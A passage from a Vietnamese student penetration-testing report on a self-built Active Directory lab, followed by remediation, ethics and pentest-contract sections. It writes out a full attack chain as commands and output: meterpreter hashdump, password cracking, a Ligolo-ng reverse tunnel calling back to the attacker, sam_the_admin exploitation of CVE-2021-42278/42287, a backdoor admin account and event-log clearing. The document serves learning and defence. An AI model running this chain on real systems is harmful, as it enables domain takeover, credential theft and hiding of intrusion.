1   meterpreter x64/windows LAB-PTIT\user_1 @ WIN10CLIENT1 192.168.235.133:4444 -> 192.168.235.131:11530 (192.168.10.10)
2   meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN10CLIENT1 192.168.235.133:6000 -> 192.168.235.131:23077 (192.168.10.10)
```

Hình 2-14. Chiếm được quyền shell root trên máy Windows 10

2.2.3. Khai thác lỗ hổng CVE-2021-42278 và CVE-2021-42287

- Thu thập được thông tin user đang đăng nhập trên máy Windows 10 là user domain.

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > getuid
Server username: LAB-PTIT\user_1
meterpreter > shell
Process 8108 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
lab-ptit\user_1
```

Hình 2-15. Thu thập được thông tin user trên Windows 10 là user domain

- Dùng hashdump của meterpreter để thu thập NTLM hash các tài khoản trên máy Windows 10.
- Dùng lệnh cmd nltest và systeminfo thu thập thêm được thông tin về Domain Name và IP Domain.

```

meterpreter > sessions -i 2
[*] Backgrounding session 1...
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > nasmtdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Victim:1002:aad3b435b51404eeaad3b435b51404ee:cc8147f790c91200a3e02c2ebc65f9fb:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:94b047814eaa50a966dc21baa78cbeba:::
win10client1:1001:aad3b435b51404eeaad3b435b51404ee:cc8147f790c91200a3e02c2ebc65f9fb:::

meterpreter > shell
Process 1876 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>nlttest /dsgetdc:lab-ptit.local
nlttest /dsgetdc:lab-ptit.local
DC: \\DC01.lab-ptit.local
Address: \\192.168.10.11
Dom GUID: 61eebd7c-4d00-41db-970d-8320f0ac9210
Dom Name: lab-ptit.local
Forest Name: lab-ptit.local
Dc Site Name: Default-First-Site-Name
Our Site Name: Default-First-Site-Name
Flags: PDC GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_DC DNS_DOMAIN DNS_FOREST CLOSE_SITE FULL_SECRET WS_DS_8 DS_9 DS_10
The command completed successfully

```

Hình 2-16. Thu thập thông tin Domain Name và IP Domain

- Dùng John the Ripper để crack mật khẩu từ NTLM hash đã thu được và tìm thấy mật khẩu của tài khoản domain user:

- Username: user_1(Victim)
- Password: Password123@

```

(kali@kali)~[~/payload]
$ sudo john --format=NT hash.txt
[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Password123@ (Victim)
1g 0:00:00:00 DONE 2/3 (2025-04-27 04:15) 50.00g/s 54100p/s 54100c/s 123456..kevin
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

```

Hình 2-17. Tìm thấy tài khoản của domain user

- Dùng Ligolo-ng để mở Reverse VPN về máy Kali thông qua máy Windows 10 đã kiểm soát được.

- Quá trình cài đặt và cấu hình:

- Tạo interface TUN: Tạo một thiết bị mạng ảo dạng TUN tên là ligolo
`sudo ip tuntap add user kali mode tun ligolo`
- Kích hoạt interface: bật thiết bị ligolo lên để chuẩn bị nhận luồng dữ liệu


```
(kali@kali)~[/ligolo]
$ sudo ip tuntap add user kali mode tun ligolo
[sudo] password for kali:
$ sudo ip link set ligolo up
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.235.133 netmask 255.255.255.0 broadcast 192.168.235.255
    inet6 fe80::20c:29ff:fe37:377f prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:37:37:7f txqueuelen 1000 (Ethernet)
    RX packets 1632 bytes 361301 (352.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1823 bytes 1655827 (1.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ligolo: flags=4241<UP,POINTOPOINT,NOARP,MULTICAST> mtu 1500
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 35 bytes 2836 (2.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 35 bytes 2836 (2.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hình 2-18. Bật Ligolo để nhận luồng dữ liệu

- Tự sinh cặp chứng chỉ TLS để mã hóa liên lạc giữa agent và server, bảo vệ phiên làm việc.

```
(kali@kali)~[/ligolo]
$ ./proxy -selfcert
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
INFO[0000] Listening on 0.0.0.0:11601
INFO[0000] Starting Ligolo-ng Web, API URL is set to: http://127.0.0.1:8080
WARN[0000] Ligolo-ng API is experimental, and should be running behind a reverse-proxy if publicly exposed.

Ligolo-ng
Made in France by @Nicocha30!
Version: 0.8
```

Hình 2-19. Sinh cặp chứng chỉ TLS để mã hóa liên lạc

- Chạy agent.exe từ phía máy nạn nhân:

```
C:\Users\user_1\Downloads>agent.exe -connect 192.168.235.133:11601 -ignore-cert
agent.exe -connect 192.168.235.133:11601 -ignore-cert
time="2025-04-26T11:57:16-07:00" level=warning msg="warning, certificate validation disabled"
time="2025-04-26T11:57:16-07:00" level=info msg="Connection established" addr="192.168.235.133:11601"
```

Hình 2-20. Chạy agent.exe

- Máy Kali có được phiên làm việc dùng lệnh start khởi động đường hầm mạng (TUN) cho phép máy Kali truy cập sâu vào mạng nội bộ đằng sau agent.

```
ligolo-ng » INFO[0016] Agent joined. id=000c29708a49 name="NT AUTHORITY\SYSTEM@win10client1" remote="192.168.235.131:10576"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - NT AUTHORITY\SYSTEM@win10client1 - 192.168.235.131:10576 - 000c29708a49
```

Hình 2-21. Khởi động đường hầm mạng

- Thêm route về mạng LAN của agent

```
(kali@kali)-[~/ligolo]
$ sudo ip route add 192.168.10.0/24 dev ligolo
[sudo] password for kali:
(kali@kali)-[~/ligolo]
$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.235.2  0.0.0.0         UG    100    0     0 eth0
192.168.10.0    0.0.0.0        255.255.255.0   U     0      0     0 ligolo
192.168.235.0  0.0.0.0        255.255.255.0   U     100    0     0 eth0
```

Hình 2-22. Thêm route về mạng LAN của agent

- Sau khi tạo reverse VPN thành công, máy Kali có thể ping được tới các máy trong mạng LAN.

```
(kali@kali)-[~/ligolo]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.235.133 netmask 255.255.255.0 broadcast 192.168.235.255
    inet6 fe80::20c:29ff:fe37:377f prefixlen 64 scopeid 0<20<link>
    ether 00:0c:29:37:37:7f txqueuelen 1000 (Ethernet)
    RX packets 1858 bytes 382990 (374.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1898 bytes 1676075 (1.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ligolo: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet6 fe80::7001:519:94eb:92c6 prefixlen 64 scopeid 0<20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 13 bytes 7124 (6.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 39 bytes 3294 (3.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 39 bytes 3294 (3.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~/ligolo]
$ ping 192.168.10.11
PING 192.168.10.11 (192.168.10.11) 56(84) bytes of data:
64 bytes from 192.168.10.11: icmp_seq=1 ttl=64 time=48.3 ms
64 bytes from 192.168.10.11: icmp_seq=2 ttl=64 time=17.1 ms
64 bytes from 192.168.10.11: icmp_seq=3 ttl=64 time=21.9 ms
64 bytes from 192.168.10.11: icmp_seq=4 ttl=64 time=16.6 ms
64 bytes from 192.168.10.11: icmp_seq=5 ttl=64 time=21.1 ms
64 bytes from 192.168.10.11: icmp_seq=6 ttl=64 time=19.2 ms
64 bytes from 192.168.10.11: icmp_seq=7 ttl=64 time=13.8 ms
```

Hình 2-23. Máy tấn công ping tới các máy trong mạng LAN

- Sử dụng các thông tin thu được ở các bước trước:

- Name Domain: lab-ptit.local
- IP domain: 192.168.10.11
- Thông tin tài khoản userdomain: username:user_1, password: Password123@

- Sử dụng công cụ Impacket chạy mã khai thác cùng lúc 2 CVE.

```
(kali@kali)-[~/sam-the-admin]
$ python3 sam_the_admin.py "lab-ptit.local/user_1:Password123@" -dc-ip 192.168.10.11 -shell
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] WARNING: Target host is not a DC
[*] Selected Target dc01.lab-ptit.local
[*] Total Domain Admins 1
[*] will try to impersonate Administrator
[*] Current ms-DS-MachineAccountQuota = 10
[*] Adding Computer Account "SAMTHEADMIN-98$"
[*] MachineAccount "SAMTHEADMIN-98$" password = a6bRTgS8VZ(A
[*] Successfully added machine account SAMTHEADMIN-98$ with password a6bRTgS8VZ(A.
[*] SAMTHEADMIN-98$ object = CN=SAMTHEADMIN-98,CN=Computers,DC=lab-ptit,DC=local
[*] SAMTHEADMIN-98$ sAMAccountName = dc01
[*] Saving ticket in dc01.ccache
[*] Resting the machine account to SAMTHEADMIN-98$
[*] Restored SAMTHEADMIN-98$ sAMAccountName to original value
[*] Using TGT from cache
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Saving ticket in Administrator.ccache
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

Hình 2-24. Chạy mã khai thác 2 CVE

- ⇒ Khai thác thành công leo thang đặc quyền.
- Kết nối đến Domain Controller dc01.lab-ptit.local (IP: 192.168.10.11)
- Đăng nhập bằng tài khoản domain user_1 với mật khẩu Mustberich257\$.
 - Kiểm tra quyền hạn: xác nhận user_1 không thuộc nhóm Domain Admins.
- Khai thác MachineAccountQuota:
 - Tận dụng quyền mặc định cho phép domain user tạo tối đa 10 computer accounts.
 - Tạo mới một Computer Account có tên SAMTHEADMIN-24\$.
 - Thiết lập mật khẩu cho Computer Account này.
 - Yêu cầu vé Kerberos (TGT) cho tài khoản SAMTHEADMIN-24\$.
- Thực hiện kỹ thuật S4U2Self:
 - Sử dụng Computer Account để yêu cầu ủy quyền thay mặt tài khoản Administrator.
 - Lấy vé truy cập hợp lệ dưới danh nghĩa Administrator.
 - Lưu vé Kerberos vào file Administrator.ccache.
 - Khởi chạy shell bán tương tác với quyền Administrator, cho phép thực thi lệnh với đặc quyền cao nhất trên Domain Controller.
- Kiểm tra thông tin xác nhận đã leo thang đặc quyền thành công:

```

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : home.arpa
    Link-local IPv6 Address . . . . . : fe80::601e:6144:3228:c0a%6
    IPv4 Address. . . . . : 192.168.10.11
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::20c:29ff:fec2:55c6%6
                                192.168.10.1


C:\Windows\system32>hostname
DC01

C:\Windows\system32>whoami
nt authority\system

```

Hình 2-25. Kiểm tra thông tin xác nhận leo thang thành công

- ⇒ Máy tấn công đã truy cập được vào hệ thống bằng tài khoản có quyền cao nhất.
- Kiểm tra trên máy Windows Server 2019 thấy có thêm một tài khoản được tạo.



Hình 2-26. Có thêm một tài khoản được tạo

2.2.4. Tạo backdoor và xóa dấu vết

- Tạo backdoor:

```
C:\Windows\system32>[-]
[*] You can deploy a shell when you want using the following command:
[$] KRB5CCNAME='Administrator.ccache' /usr/bin/impacket-smbexec -target-ip 192.168.10.11 -dc-ip 192.168.10.11 -k -no-pass @'dc01.lab-ptit.local'
```

Hình 2-27. Tạo backdoor

- Tạo người dùng bí mật:

```
C:\Windows\system32>net user backdoor Password123@ /add
The command completed successfully.

C:\Windows\system32>net localgroup "Administrators" backdoor /add
The command completed successfully.
```

Hình 2-28. Tạo người dùng bí mật


- Xóa dấu vết:

- Xóa log event:

```
C:\Windows\system32>wevtutil cl System
C:\Windows\system32>wevtutil cl Security
C:\Windows\system32>wevtutil cl Application
```

Hình 2-29. Xóa log event

- Kiểm tra log trên máy Windows 10 sẽ không thấy dấu hiệu bị tấn công



Hình 2-30. Kiểm tra log trên máy Windows 10

2.3. Hậu quả và ảnh hưởng bảo mật

Trong quá trình kiểm thử, nhóm đã khai thác thành công 4 lỗ hổng nghiêm trọng gồm CVE-2022-30190, CVE-2022-21882, CVE-2021-42278 và CVE-2021-42287.

Bảng 6. Tổng hợp tác động của các CVE đến hệ thống

Lỗ hổng	Mức độ ảnh hưởng	Tác động đến hệ thống
CVE-2022-30190	Rất cao	Remote Code Execution từ Internet
CVE-2022-21882	Cao	Leo thang quyền hệ thống
CVE-2021-42278	Cao	Giả mạo danh tính máy trong AD
CVE-2021-42287	Rất cao	Chiếm quyền Domain Admin

Tổng quan ảnh hưởng

- Mức độ ảnh hưởng tổng thể: Rất nghiêm trọng – mức độ kiểm soát đạt được tương đương với một cuộc tấn công APT nội bộ.
- Phạm vi ảnh hưởng: Toàn bộ môi trường Active Directory, bao gồm người dùng, dịch vụ xác thực, tài nguyên chia sẻ, máy trạm và máy chủ.

- Khả năng phục hồi: Nếu không phát hiện và xử lý kịp thời, hệ thống có thể bị kiểm soát lâu dài, mất tính toàn vẹn và bí mật dữ liệu.

2.4. Đề xuất biện pháp khắc phục

Bảng 7. Đề xuất biện pháp khắc phục cho các lỗ hổng

Lỗ hổng	Biện pháp khắc phục
CVE-2022-30190	Cập nhật Microsoft Office, kiểm soát nguồn tải file.
CVE-2022-21882	Cập nhật Windows và vá lỗi Win32k.
CVE-2021-42278	Tăng cường giám sát thay đổi trong Active Directory.
CVE-2021-42287	<ul style="list-style-type: none"> • Cập nhật bản vá. • Giám sát Kerberos ticket bất thường và hạn chế quyền delegation.

Ví dụ:

- Sau khi máy Windows Server 2019 cập nhật bản vá thì máy tấn công không khai thác lỗ hổng được nữa.

```
(kali@kali)~[~/sam-the-admin]
$ python3 sam_the_admin.py "lab-ptit.local/user_1:Password123@" -dc-ip 192.168.10.11 -shell
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] WARNING: Target host is not a DC
[*] Selected Target dc01.lab-ptit.local
[*] Total Domain Admins 1
[*] Will try to impersonate Administrator
[*] Current ms-DS-MachineAccountQuota = 10
[*] Adding Computer Account "SAMTHEADMIN-57$"
[*] MachineAccount "SAMTHEADMIN-57$" password = k0$k6k0*v11R
[*] Successfully added machine account SAMTHEADMIN-57$ with password k0$k6k0*v11R.
[*] SAMTHEADMIN-57$ object - CN=SAMTHEADMIN-57,CN=Computers,DC=lab-ptit,DC=local
[-] Cannot rename the machine account , target patched
```

Hình 2-31. Cập nhật bản vá để ngăn máy tấn công khai thác lỗ hổng

2.5. Kết luận

2.5.1. Tổng số lỗ hổng khai thác thành công

Trong quá trình kiểm thử, nhóm đã khai thác thành công 4 lỗ hổng gây nguy hiểm cho hệ thống gồm:

- CVE-2022-30190: Cho phép thực thi lệnh từ xa để tạo chiếm shell của máy nạn nhân.
- CVE-2022-21882: Leo thang đặc quyền trong máy trạm.
- CVE-2021-42278: Giả mạo danh tính máy tính trong Active Directory.
- CVE-2021-42287: Chiếm quyền Domain Admin.

Trong đó, lỗ hổng CVE-2022-30190 và CVE-2021-42287 là nguy hiểm nhất vì có thể tạo cơ hội cho kẻ tấn công chiếm đoạt toàn bộ hệ thống.

2.5.2. Bài học quan trọng

- Các file Office là vũ khí tấn công lợi hại.
- Reverse VPN là kỹ thuật then chốt để duy trì foothold lâu dài.
- Phát hiện sớm thay đổi trong AD là biện pháp phòng ngừa quan trọng.
- Kiểm thử đã chỉ ra rằng chỉ cần một nhân viên bất cẩn, cả hệ thống doanh nghiệp có thể đối mặt nguy cơ thảm họa bảo mật.

2.6. Đánh giá đạo đức khi thực hiện kiểm thử

An toàn thông tin là những hành động nhằm ngăn chặn sự truy cập, chia sẻ, tiết lộ, sử dụng hoặc phá hủy thông tin khi chưa được sự cho phép từ chủ sở hữu và đảm bảo thông tin được nguyên vẹn, bảo mật và khả dụng. Kiểm thử xâm nhập là quá trình mô phỏng các cuộc tấn công vào hệ thống để phát hiện điểm yếu và giúp hệ thống được an toàn. Tuy nhiên, nếu không tuân thủ các nguyên tắc đạo đức, việc kiểm thử có thể trở thành hành vi xâm phạm quyền riêng tư, gây tổn hại cho hệ thống và có thể vi phạm pháp luật.

Trong đề tài này, nhóm thực hiện kiểm thử dựa trên một hệ thống mạng trong môi trường ảo hóa do nhóm tự xây dựng, không liên quan đến bất kỳ hệ thống thực tế nào. Mục tiêu của nhóm khi thực hiện đề tài là nhằm mục đích phục vụ học tập, biết cách xâm nhập của kẻ tấn công để có các biện pháp khắc phục an toàn cho hệ thống. Nhóm cam kết đảm bảo không gây hại cho hệ thống bên ngoài và bảo mật thông tin khi thực hiện kiểm thử. Mọi thông tin sử dụng trong quá trình kiểm thử đều sẽ được giữ kín giữa các thành viên trong nhóm và giảng viên, không phát tán ra bên ngoài. Đây là hành động góp phần thúc đẩy nhận thức về an toàn thông tin và nâng cao ý thức bảo vệ hệ thống, ngăn chặn kẻ xấu tấn công.

2.6.1. Đạo đức trong việc kiểm thử xâm nhập

Trong suốt quá trình thực hiện kiểm thử hệ thống mạng giả lập với các lỗ hổng CVE-2022-30190, CVE-2022-21882, CVE-2021-42278 và CVE-2021-42287, nhóm đảm bảo môi trường kiểm thử hoàn toàn do nhóm tự triển khai, không sử dụng dữ liệu thực tế bên ngoài. Trong đề tài này, nhóm cam kết không thu thập, sử dụng hoặc lan truyền cách thức khai thác ra bên ngoài để lợi dụng chiếm đoạt thông tin của người khác bên ngoài phạm vi học thuật. Các hành vi được thực hiện trong báo cáo chỉ mang mục tiêu học tập nhằm tăng cường hiểu biết về cách thức hoạt động của một kẻ tấn công trong các trường hợp đó, từ đó đề xuất biện pháp phòng ngừa hiệu quả.

2.6.2. Xử lý dữ liệu sau quá trình kiểm thử

Sau quá trình thực hiện kiểm thử xâm nhập, mọi dữ liệu ảo do nhóm tự tạo và thu thập được trong hệ thống đều sẽ được hủy bỏ hoàn toàn và chỉ được chia sẻ giữa các thành viên trong nhóm. Toàn bộ hệ thống sẽ được khôi phục lại về trạng thái ban đầu sau khi kiểm thử để đảm bảo an toàn.

Tóm lại, cách xử lý dữ liệu cần phải được rõ ràng, rành mạch nhằm tạo sự tin cậy, bảo đảm an toàn hệ thống và tuân thủ các giá trị đạo đức trong lĩnh vực an toàn thông tin.

2.7. Kết chương

Từ chương 2, thông qua quá trình kiểm thử xâm nhập, nhóm đã thực hiện thành công một chuỗi tấn công mô phỏng vào hệ thống Active Directory nội bộ, bắt đầu từ một điểm truy cập người dùng thông thường và leo thang đặc quyền đến mức cao nhất trong domain (Domain Admin). Cuộc tấn công cho thấy sự nguy hiểm của các lỗ hổng tồn tại trong môi trường doanh nghiệp nếu không được vá kịp thời hoặc giám sát chặt chẽ. Từ đó, nhóm đề xuất một số biện pháp khắc phục nhằm ngăn chặn việc khai thác các lỗ hổng đó gây mất an toàn cho hệ thống. Bên cạnh đó, cũng cần phải thực hiện đào tạo kiến thức, đạo đức cho nhân viên để không tạo cơ hội cho kẻ tấn công khai thác. Cuối cùng, nhóm cam kết tuân thủ nguyên tắc đạo đức trong quá trình kiểm thử, đảm bảo sự tin cậy và an toàn.

CHƯƠNG 3. TÌM HIỂU VỀ HỢP ĐỒNG KIỂM THỬ XÂM NHẬP

3.1. Phân tích các phần trong một bản hợp đồng kiểm thử

Hợp đồng kiểm thử:

https://drive.google.com/file/d/1P5cnCPOw_Vg9BSTNoL17uLUdoKCY9v6U/view?usp=sharing

3.1.1. Điều khoản mở đầu (RECITALS)

Đoạn “RECITALS” (Điều khoản mở đầu) đóng vai trò là phần giới thiệu bối cảnh toàn bộ hợp đồng. Trong bản hợp đồng sau, phần mở đầu đã đề cập:

“Xét rằng, Chuyên gia hoạt động trong lĩnh vực cung cấp Dịch vụ Tư vấn An ninh Thông tin và

Xét rằng, Khách hàng mong muốn sử dụng dịch vụ của chuyên gia dưới hình thức Kiểm thử xâm nhập Hợp đen Toàn diện

Vì vậy, bây giờ, Chuyên gia và Khách hàng đồng ý những điều sau:”

Phần mở đầu này đã xác định rõ ràng uy tín và chuyên môn của Chuyên gia trong lĩnh vực liên quan đến dịch vụ kiểm thử xâm nhập, giúp khách hàng hiểu rõ về năng lực của đối tác. Bên cạnh đó, nó cũng xác định dịch vụ kiểm thử mà hai bên sẽ hợp tác là “Kiểm thử hợp đen”, nghĩa là chuyên gia sẽ thực hiện kiểm thử mà không có bất kỳ thông tin nội bộ nào về hệ thống của khách hàng. “Toàn diện” có thể ám chỉ phạm vi kiểm thử trên toàn hệ thống được chỉ định, giúp tránh hiểu lầm về phạm vi và phương pháp kiểm thử sau này. Cuối cùng, phần này đánh dấu chuyển từ phần giới thiệu sang phần các điều khoản và điều kiện cụ thể của hợp đồng cần hai bên thỏa thuận với nhau.

3.1.2. Nội dung hợp đồng chính cần hai bên tuân thủ

1. Scope of Services (Phạm vi dịch vụ)

- Nội dung: Nêu rõ rằng công ty dịch vụ kiểm thử xâm nhập sẽ thực hiện các dịch vụ kiểm thử xâm nhập theo như phần phụ lục A.
- Ý nghĩa: Phần này định nghĩa phạm vi trách nhiệm và công việc được thỏa thuận giữa hai bên, tránh gặp tranh chấp về những gì được hoặc không được bao gồm. Nó cũng đảm bảo khách hàng có thể khiếu nại nếu công việc của bên cung cấp dịch vụ kiểm thử không đạt được như mong muốn hoặc làm việc ngoài phạm vi đã định ra.

2. Price and Payment Terms (Giá và điều khoản thanh toán)

- Nội dung: Khách hàng đồng ý thanh toán theo như quy định trong phụ lục A và hỗ trợ hợp lý cho lịch trình làm việc.

- Ý nghĩa: Phần này sẽ bảo vệ quyền lợi tài chính của bên cung cấp dịch vụ, đồng thời đảm bảo khách hàng hiểu và chấp nhận trách nhiệm thanh toán.

3. Term and Termination (Thời hạn và chấm dứt hợp đồng)

- Nội dung: Trừ khi bị chấm dứt theo quy định, hợp đồng này sẽ kéo dài và chấm dứt khi hoàn thành công việc của chuyên gia theo quy định. Khách hàng có thể chấm dứt hợp đồng mà không cần lý do bằng cách gửi thông báo bằng văn bản trước 30 ngày. Trong trường hợp chấm dứt không rõ lý do, khách hàng đồng ý thanh toán cho chuyên gia toàn bộ công việc của chuyên gia đã thực hiện cho đến ngày chấm dứt. Bất kỳ bên nào đều có thể chấm dứt hợp đồng nếu có vi phạm nghiêm trọng, tuy nhiên, bên chấm dứt phải gửi cho bên kia thông báo bằng văn bản về hành vi vi phạm và cơ hội khắc phục hành vi vi phạm trong vòng ít nhất 21 ngày. Việc chấm dứt do vi phạm sẽ không ngăn cản bên chấm dứt thực hiện bất kỳ biện pháp khắc phục nào khác đối với hành vi vi phạm đó.
